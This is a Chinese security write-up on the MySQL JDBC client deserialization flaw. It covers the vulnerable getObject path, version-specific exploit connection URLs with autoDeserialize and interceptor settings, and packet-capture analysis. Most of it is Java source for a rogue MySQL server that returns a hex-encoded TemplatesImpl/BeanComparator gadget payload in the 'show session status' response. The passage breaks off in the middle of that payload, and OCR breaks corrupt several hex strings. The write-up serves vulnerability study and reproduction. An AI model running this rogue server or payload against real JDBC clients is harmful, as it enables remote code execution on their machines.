# MySQL-JDBC反序列化

## 漏洞原理

**参考文章：**

- eu-19-Zhang-New-Exploit-Technique-In-Java-Deserialization-Attack
- 小白看得懂的MySQL JDBC 反序列化漏洞分析
- MySQL JDBC 客户端反序列化漏洞分析
- MySQL JDBC反序列化漏洞

```java
public Object getObject(int columnIndex) throws SQLException {
    this.checkRowPos();this.checkColumnBounds(columnIndex);int columnIndexMinusOne = columnIndex - 1;
    if (this.thisRow.isNull(columnIndexMinusOne)) {...} else {
        this.wasNullFlag = false;
        Field field = this.fields[columnIndexMinusOne];
        String stringVal;
        switch(field.getSQLType()) {
        case -7:
        case 16:
            if (field.getMysqlType() == 16 && !field.isSingleBit()) {...}return this.getBoolean(columnIndex);
        case -6:
            if (!field.isUnsigned()) {...}return this.getInt(columnIndex);
        case -5:
            if (!field.isUnsigned()) {...} else {...}
        case -4:
        case -3:
        case -2:
            if (field.getMysqlType() == 255) { return this.getBytes(columnIndex);
            } else if (!field.isBinary() && !field.isBlob()) { return this.getBytes(columnIndex); } else {
                byte[] data = this.getBytes(columnIndex);
                if (!this.connection.getAutoDeserialize()) { return data; } else {
                    Object obj = data;
                    if (data != null && data.length >= 2) {
                        if (data[0] != -84 || data[1] != -19) { return this.getString(columnIndex); }
                        try {
                            ByteArrayInputStream bytesIn = new ByteArrayInputStream(data);
                            ObjectInputStream objIn = new ObjectInputStream(bytesIn);
                            obj = objIn.readObject();
                            objIn.close();
                            bytesIn.close();
```

```java
package com.mysql.jdbc.interceptors;

import ...

public class ServerStatusDiffInterceptor implements StatementInterceptor {
    private Map preExecuteValues = new HashMap();
    private Map postExecuteValues = new HashMap();

    public ServerStatusDiffInterceptor() { super(); }
    public void init(Connection conn, Properties props) throws SQLException {
    }
    public ResultSetInternalMethods postProcess(String sql, Statement interceptedStatement, ResultSetInternalMethods originalResul
        if (connection.versionMeetsMinimum(5, 0, 2)) {
            this.populateMapWithSessionStatusValues(connection, this.postExecuteValues);
            connection.getLog().logInfo( var1: "Server status change for statement:\n" + Util.calculateDifferences(this.preExecuteValu
        }
        return null;
    }
    private void populateMapWithSessionStatusValues(Connection connection, Map toPopulate) throws SQLException {
        java.sql.Statement stmt = null;
        ResultSet rs = null;
        try {
            toPopulate.clear();
            stmt = connection.createStatement();
            rs = stmt.executeQuery( sql: "SHOW SESSION STATUS");
            Util.resultSetToMap(toPopulate, rs);
        } finally {
            if (rs != null) {
                rs.close();
            }
```

> 上面这个是BlackHat Europe 2019议题中的利用链，在连接数据库的过程中可以触发漏洞。连接的条件：`jdbc:mysql://attacker/db?queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&autoDeserialize=true` 需要设置这个 `queryInterceptors` 属性。`ServerStatusDiffInterceptor` 是一个拦截器，在 `JDBC URL` 中设定属性 `queryInterceptors` 为 `ServerStatusDiffInterceptor` 时，执行查询语句会调用拦截器的 `preProcess` 和 `postProcess` 方法，进而通过上述调用链最终调用 `getObject()` 方法。

# payload

> `payload` 有两种触发方式，`SHOW SESSION STATUS` 和 `SHOW COLLATION`，然后不同的 `mysql-connector-java` 版本之间 `payload` 存在区别。

**ServerStatusDiffInterceptor触发：**

- 8.x

> `jdbc:mysql://127.0.0.1:3306/mysql?serverTimezone=UTC&characterEncoding=utf8&useSSL=false&queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&autoDeserialize=true"` 参数名称：`queryInterceptors`

- 6.x

> `jdbc:mysql://127.0.0.1:3306/mysql?serverTimezone=UTC&characterEncoding=utf8&useSSL=false&statementInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&autoDeserialize=true"` 参数名称：`statementInterceptors`

- >=5.1.11

> `jdbc:mysql://127.0.0.1:3306/mysql?serverTimezone=UTC&characterEncoding=utf8&useSSL=false&statementInterceptors=com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor&autoDeserialize=true"` 参数名称：`statementInterceptors`

- <=5.1.10 && >=5.1.0

> 网上的文章都说：同上，但是需要连接后执行查询。但是我从连接流量当中并没有发现请求了`SHOW SESSION STATUS`语句。但是发现他自动请求了`SHOW COLLATION`语句，不过没有用到反序列化。

- 5.0.*

> 没有payload

**detectCustomCollations触发：**

- >=5.1.41

> 无payload

- 5.1.29-5.1.40

> `jdbc:mysql://127.0.0.1:3306/test?detectCustomCollations=true&autoDeserialize=true`

- 5.1.28-5.1.19

> `jdbc:mysql://127.0.0.1:3306/test?autoDeserialize=true&user=yso_JRE8u20_calc`

- <5.1.19

> 说是没有payload，但是之前测试`5.1.2`版的时候请求了`SHOW COLLATION`语句，好吧，没有触发反序列化，所以确实没有`payload`

# 漏洞复现

> 此处复现需要手动编写一个`mysql`服务端，然后控制客户端连接，客户端自动执行`SHOW SESSION STATUS`语句时返回我们的恶意`payload`。`jdbc`版本：`5.1.39`


- 先来看看一次连接所发送的请求数据包

```
package com;

import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.SQLException;

public class Connect {
    public static void main(String[] args) throws ClassNotFoundException,
SQLException {
        //1.注册数据库的驱动
        /*Class.forName("com.mysql.cj.jdbc.Driver");
        //2.获取数据库连接（里面内容依次是："jdbc:mysql://主机名:端口号/数据库名","用户名","登录密码"）
        Connection connection = DriverManager.getConnection(
```


```
                "jdbc:mysql://127.0.0.1:3306/mysql?
serverTimezone=UTC&characterEncoding=utf8&useSSL=false&queryInterceptors=com.mys
ql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&autoDeserialize=true",
                "root","root");
        //3.需要执行的sql语句（?是占位符，代表一个参数）
        connection.close();*/
        Class.forName("com.mysql.jdbc.Driver");
        Connection connection = DriverManager.getConnection(
                "jdbc:mysql://127.0.0.1:3306/mysql?
serverTimezone=UTC&characterEncoding=utf8&useSSL=false&statementInterceptors=com
.mysql.jdbc.interceptors.ServerStatusDiffInterceptor&autoDeserialize=true",
                "root", "root"
        );
        connection.close();
    }
}
```



tcp.port==3306 && mysql

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 154 | 4.969523 | 127.0.0.1 | 127.0.0.1 | MySQL | 122 | Server Greeting proto=10 version=5.5.53 |
| 159 | 5.007757 | 127.0.0.1 | 127.0.0.1 | MySQL | 134 | Login Request user=root db=mysql |
| 161 | 5.007899 | 127.0.0.1 | 127.0.0.1 | MySQL | 55 | Response OK |
| 163 | 5.011706 | 127.0.0.1 | 127.0.0.1 | MySQL | 68 | Request Query |
| 165 | 5.012382 | 127.0.0.1 | 127.0.0.1 | MySQL | 8236 | Response TABULAR Response |
| 167 | 5.027392 | 127.0.0.1 | 127.0.0.1 | MySQL | 923 | Request Query |
| 169 | 5.027551 | 127.0.0.1 | 127.0.0.1 | MySQL | 1017 | Response TABULAR Response |
| 171 | 5.027777 | 127.0.0.1 | 127.0.0.1 | MySQL | 68 | Request Query |
| 173 | 5.028284 | 127.0.0.1 | 127.0.0.1 | MySQL | 8239 | Response TABULAR Response |
| 183 | 5.036804 | 127.0.0.1 | 127.0.0.1 | MySQL | 68 | Request Query |
| 185 | 5.037498 | 127.0.0.1 | 127.0.0.1 | MySQL | 8240 | Response TABULAR Response |
| 187 | 5.038894 | 127.0.0.1 | 127.0.0.1 | MySQL | 63 | Request Query |
| 189 | 5.038952 | 127.0.0.1 | 127.0.0.1 | MySQL | 55 | Response OK |
| 191 | 5.039060 | 127.0.0.1 | 127.0.0.1 | MySQL | 68 | Request Query |
| 193 | 5.039575 | 127.0.0.1 | 127.0.0.1 | MySQL | 8240 | Response TABULAR Response |
| 195 | 5.043570 | 127.0.0.1 | 127.0.0.1 | MySQL | 68 | Request Query |
| 197 | 5.044592 | 127.0.0.1 | 127.0.0.1 | MySQL | 8240 | Response TABULAR Response |
| 199 | 5.046109 | 127.0.0.1 | 127.0.0.1 | MySQL | 81 | Request Query |
| 201 | 5.046171 | 127.0.0.1 | 127.0.0.1 | MySQL | 55 | Response OK |
| 203 | 5.046342 | 127.0.0.1 | 127.0.0.1 | MySQL | 68 | Request Query |
| 205 | 5.047455 | 127.0.0.1 | 127.0.0.1 | MySQL | 8240 | Response TABULAR Response |
| 207 | 5.049910 | 127.0.0.1 | 127.0.0.1 | MySQL | 68 | Request Query |
| 209 | 5.051042 | 127.0.0.1 | 127.0.0.1 | MySQL | 8241 | Response TABULAR Response |
| 211 | 5.052020 | 127.0.0.1 | 127.0.0.1 | MySQL | 65 | Request Query |
| 213 | 5.052076 | 127.0.0.1 | 127.0.0.1 | MySQL | 55 | Response OK |
| 215 | 5.052189 | 127.0.0.1 | 127.0.0.1 | MySQL | 68 | Request Query |
| 217 | 5.053397 | 127.0.0.1 | 127.0.0.1 | MySQL | 8241 | Response TABULAR Response |
| 219 | 5.054804 | 127.0.0.1 | 127.0.0.1 | MySQL | 68 | Request Query |
| 221 | 5.055691 | 127.0.0.1 | 127.0.0.1 | MySQL | 8241 | Response TABULAR Response |
| 223 | 5.056716 | 127.0.0.1 | 127.0.0.1 | MySQL | 126 | Request Query |
| 225 | 5.056771 | 127.0.0.1 | 127.0.0.1 | MySQL | 55 | Response OK |
| 227 | 5.056884 | 127.0.0.1 | 127.0.0.1 | MySQL | 68 | Request Query |
| 229 | 5.057396 | 127.0.0.1 | 127.0.0.1 | MySQL | 8242 | Response TABULAR Response |
| 231 | 5.059213 | 127.0.0.1 | 127.0.0.1 | MySQL | 49 | Request Quit |


- 154：是一个类似握手包的请求，是由服务端返回的内容
- 159：是登录请求的包，由客户端发送，然后服务端返回一个`Response OK`的包




tcp.port==3306 && mysql

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 154 | 4.969523 | 127.0.0.1 | 127.0.0.1 | MySQL | 122 | Server Greeting proto=10 version=5.5.53 |
| 159 | 5.007757 | 127.0.0.1 | 127.0.0.1 | MySQL | 134 | Login Request user=root db=mysql |
| 161 | 5.007899 | 127.0.0.1 | 127.0.0.1 | MySQL | 55 | Response OK |
| 163 | 5.011706 | 127.0.0.1 | 127.0.0.1 | MySQL | 68 | Request Query |
| 165 | 5.012382 | 127.0.0.1 | 127.0.0.1 | MySQL | 8236 | Response TABULAR Response |
| 167 | 5.027392 | 127.0.0.1 | 127.0.0.1 | MySQL | 923 | Request Query |
| 169 | 5.027551 | 127.0.0.1 | 127.0.0.1 | MySQL | 1017 | Response TABULAR Response |
| 171 | 5.027777 | 127.0.0.1 | 127.0.0.1 | MySQL | 68 | Request Query |
| 173 | 5.028284 | 127.0.0.1 | 127.0.0.1 | MySQL | 8239 | Response TABULAR Response |
| 183 | 5.036804 | 127.0.0.1 | 127.0.0.1 | MySQL | 68 | Request Query |
| 185 | 5.037498 | 127.0.0.1 | 127.0.0.1 | MySQL | 8240 | Response TABULAR Response |
| 187 | 5.038894 | 127.0.0.1 | 127.0.0.1 | MySQL | 63 | Request Query |
| 189 | 5.038952 | 127.0.0.1 | 127.0.0.1 | MySQL | 55 | Response OK |
| 191 | 5.039060 | 127.0.0.1 | 127.0.0.1 | MySQL | 68 | Request Query |
| 193 | 5.039575 | 127.0.0.1 | 127.0.0.1 | MySQL | 8240 | Response TABULAR Response |
| 195 | 5.043570 | 127.0.0.1 | 127.0.0.1 | MySQL | 68 | Request Query |
| 197 | 5.044592 | 127.0.0.1 | 127.0.0.1 | MySQL | 8240 | Response TABULAR Response |
| 199 | 5.046109 | 127.0.0.1 | 127.0.0.1 | MySQL | 81 | Request Query |

```
    Destination Address: 127.0.0.1
> Transmission Control Protocol, Src Port: 54683, Dst Port: 3306, Seq: 1, Ack: 79, Len: 90
v MySQL Protocol
    Packet Length: 86
    Packet Number: 1
  v Login Request
    > Client Capabilities: 0xa28f
0000  02 00 00 00 45 00 00 82  60 73 40 00 40 06 00 00   ····E··· `s@·@···
0010  7f 00 00 01 7f 00 00 01  d5 9b 0c ea 83 48 86 57   ····· ·····H·W
0020  58 2e 37 4f 50 18 20 fa  3c 70 00 00 56 00 00 01   X.7OP··· <p··V···
0030  8f a2 0a 00 ff ff ff 00  21 00 00 00 00 00 00 00   ····· !·····
0040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ····· ·····
0050  72 6f 6f 74 00 14 db d6  03 c9 7c 48 48 a3 fb b4   root···· ··|HH···
0060  f8 54 ec bb 38 33 97 b4  96 58 6d 79 73 71 6c 00   ·T··83·· ·Xmysql·
0070  6d 79 73 71 6c 5f 6e 61  74 69 76 65 5f 70 61 73   mysql_na tive_pas
0080  73 77 6f 72 64 00                                  sword·
```





- 171：`show session status`请求包




> 对于这个响应包，需要重点关注，要了解一下他的结构，因为这个包中要插入我们伪造的`payload`，但是原始的数据结构不能被破坏。然后对于其他的请求和响应数据包，只要正常的模拟，然后返回对应的数据即可。

## `show session status`的数据包分析

请求中发了多次`show session status`请求，需要分析这个请求的数据格式，然后将自己的`payload`填充。




### 数据包结构参考文章

- [ProtocolText::Resultset]
- `0100000102`：响应的第一段数据，其中 `010000` 表示数据段长度

> 直接上代码吧。最后这个数据包，我按照原生的正确请求去构造，然后替换payload死活不行。然后用参考文章中算出来的paylod数据还是可行的。但是中间又两个结构没搞清。。。。他的官方结构里也没写。

```
package com;

import java.io.*;
import java.net.ServerSocket;
import java.net.Socket;
import java.nio.charset.StandardCharsets;
import java.util.HashMap;
import java.util.Locale;

public class Server {
    private static ServerSocket serverSocket;
    private static final String response_ok = "07000002000000002000000";
    private static final String greating_data =
"4a0000000a352e372e31390008000000463b452623342c2d00fff7080200ff81150000000000000
0000000032851553e5c23502c51366a006d7973716c5f6e61746976655f70617373776f726400";
```

```
    private static final String sessionAuto =
"01000001132e000002036465660000001861757 46f5f696e6372656d656e745f696e6372656d656
e74000c3f001500000008a0000000002a000003036465660000001463686172616374657 25f73657
45f636c69656e74000c21000c000000fd00001f00002e000004036465660000001863686172616374
465725f7365745f636f6e6e656374696f6e000c21000c000000fd00001f00002b000005036465660
000001563686172616374657 25f7365745f726573756c7473000c21000c000000fd00001f00002a0
000060364656600000014636861726163746572 5f7365745f736572766572000c210012000000fd0
0001f000026000007036465660000001063 6f6c6c6174696f6e5f736572766572000c21003300000
0fd00001f000022000008036465660000000c696e69745f636f6e6e656374000c210000000000fd0
0001f000029000009036465660000001369 6e746572616374697665 5f74696d656f7574000c3f001
500000008a0000000001d00000a03646566000000076c6963656e7365000c210009000000fd00001
f00002c00000b03646566000000166c6f7765725f636173655f7461626c655f6e616d6573000c3f0
01500000008a0000000002800000c03646566000000126d61785f616c6c6f7765645f7061636b657
4000c3f001500000008a0000000002700000d03646566000000116e65745f77726974655f74696d6
56f7574000c3f001500000008a0000000002600000e03646566000000107175657279 5f636163686
55f73697a65000c3f001500000008a0000000002600000f03646566000000107175657279 5f63616
368655f74797065000c210009000000fd00001f00001e000010036465660000000873716c5f6d6f6
465000c21009b010000fd00001f000026000011036465660000001073797374656d5f74696d655f7
a6f6e65000c21001b000000fd00001f00001f000012036465660000000974696d655f7a6f6e65000
c210012000000fd00001f00002b000013036465660000001574726 16e73616374696f6e5f69736f6
c6174696f6e000c21002d000000fd00001f000022000014036465660000000c776169745f74696d6
56f7574000c3f001500000008a0000000002010015013104757466380475746638047574663806 6
c6174696e31116c6174696e315f737765646973685f636900053238383030034750 4c01310734313
934333034023630073130343835373603 4f4646894f4e4c595f46554c4c5f47524f55505f42592c5
354524943545f5452414e535f5441424c45532c4e4f5f5a45524f5f494e5f444154452c4e4f5f5a4
5524f5f444154452c4552524f525f464f525f4449564953494f4e5f42595f5a45524f2c4e4f5f415
5544f5f4352454154455f555345522c4e4f5f454e47494e455f535542535449545554494f4e0cd6d
0b9fab1ead7bccab1bce4062b30383a30300f52455045415441424c452d5245414405323838303 00
7000016fe000002000000";
    private static final String warning =
"01000001031b000002036465660000000054c6576656c000c210015000000fd01001f00001a00000
303646566000000004436f6465000c3f000400000003a1000000001d000004036465660000000074d6
57373616765000c210000060000fd01001f000059000005075761726e696e6704313238374b27404
071756572795f63616368655f73697a65272069732064657072656361746564206 16e642077696c6
c2062652072656d6f76656420696e2061206675747572652072656c656173652e590000060757617
26e696e6704313238374b27404071756572795f63616368655f747970652720697320646570726 56
36174656420616e642077696c6c2062652072656d6f76656420696e2061206675747572652072656
c656173652e07000007fe000002000000";
    private static final HashMap<Integer, String> hashmap = new HashMap<Integer,
String>();

    public static void main(String[] args) throws IOException,
ClassNotFoundException {
        Server server = new Server();
        server.GreetingServer(3310);
    }

    public Server() {
        init();
    }

    public void init() {
        hashmap.put(1, "set names");
        hashmap.put(2, "set character_set_results");
        hashmap.put(3, "show warnings");
        hashmap.put(4, "session.auto_increment_increment");
        hashmap.put(5, "show session status");
        hashmap.put(6, "set autocommit");
```

```
        hashmap.put(7, "set sql_mode");
    }

    public void GreetingServer(int port) throws IOException {
        serverSocket = new ServerSocket(port);
        //serverSocket.setSoTimeout(10000000);
        while (true) {
            Socket socket = serverSocket.accept();
            System.out.println("收到来自: " + socket.getRemoteSocketAddress() + "的
请求");
            sendData("greating", socket);
            System.out.println("发送问候包");
            receiveData(socket);
            sendData("ok", socket);
            receiveData(socket);
            sendData("ok", socket);
            while (true) {
                String content = receiveData(socket);
                //System.out.println(content);
                if (content.contains(hashmap.get(1))) {
                    sendData("ok", socket);
                } else if (content.contains(hashmap.get(2))) {
                    sendData("ok", socket);
                } else if (content.contains(hashmap.get(6))) {
                    sendData("ok", socket);
                } else if (content.contains(hashmap.get(7))) {
                    sendData("ok", socket);
                } else if (content.contains(hashmap.get(5))) {
                    sendData("hack", socket);
                } else if (content.contains(hashmap.get(4))) {
                    sendData("sessionAuto", socket);
                } else if (content.contains(hashmap.get(3))) {
                    sendData("warning", socket);
                }
            }
        }
    }

    private String receiveData(Socket socket) throws IOException {
        BufferedInputStream bis = new
BufferedInputStream(socket.getInputStream());
        DataInputStream dis = new DataInputStream(bis);
        try {
            byte[] bytes = new byte[1]; // 一次读取一个byte
            StringBuilder ret = new StringBuilder();
            StringBuilder hex= new StringBuilder();
            while (dis.read(bytes) != -1) {
                //hex.append(bytesToHex(bytes));
                ret.append(new String(bytes, StandardCharsets.UTF_8));
                if (dis.available() == 0) { //一个请求
                    System.out.println(ret);
                    break;
                }
            }
            return ret.toString().toLowerCase();

        } catch (Exception e) {
            e.printStackTrace();
```

```
        }
        return null;
    }

    private void sendData(String type, Socket socket) throws IOException {
        DataOutputStream dataOutputStream = new
DataOutputStream(socket.getOutputStream());
        System.out.println(type);
        switch (type) {
            case "ok":
                dataOutputStream.write(hexTobytes(response_ok));
                dataOutputStream.flush();
                break;
            case "greating":
                dataOutputStream.write(hexTobytes(greating_data));
                dataOutputStream.flush();
                break;
            case "sessionAuto":
                dataOutputStream.write(hexTobytes(sessionAuto));
                dataOutputStream.flush();
                break;
            case "warning":
                dataOutputStream.write(hexTobytes(warning));
                dataOutputStream.flush();
                break;
            case "hack":
                String data = "0100000102";
                data +=
"1a0000020364656600016301630163016301630c3f00ffff0000fc9000000000";
                data +=
"1a0000030364656600016301630163016301630c3f00ffff0000fc9000000000";
                String payload = getPayload();
                String dataLength = payloadLength(payload+"00");
                //data += dataLength + "04";
                //data += payload;
                //data += "0500003dfe00000200";
```

```
                    data
+="d50a0004fbfcd10aaced0005737200176a6176612e7574696c2e5072696f72697479517565756
594da30b4fb3f82b103000249000473697a654c000a636f6d70617261746f727400164c6a6176612
f7574696c2f436f6d70617261746f723b787000000000273720002b6f72672e6170616368652e636f6
d6d6f6e732e6265616e7574696c732e4265616e436f6d70617261746f72e3a188ea7322a44802000
24c000a636f6d70617261746f7271007e00014c000870726f70657274797400124c6a6176612f6c6
16e672f537472696e673b78707372003f6f72672e6170616368652e636f6d6d6f6e732e636f6c6c6
56374696f6e732e636f6d70617261746f72732e436f6d70617261626c65436f6d70617261746f72f
bf49925b86eb13702000078707400106f757470757450726f706572746965737704000000037372 0
03a636f6d2e73756e2e6f72672e6170616368652e78616c616e2e696e7465726e616c2e78736c746
32e747261782e54656d706c61746573496d706c09574fc16eacab3303000649000d5f696e64656e7
44e756d62657249000e5f7472616e736c6574496e6465785b000a5f62797465636f6465737400035
b5b425b00065f636c6173737400125b4c6a6176612f6c616e672f436c6173733b4c00055f6e616d6
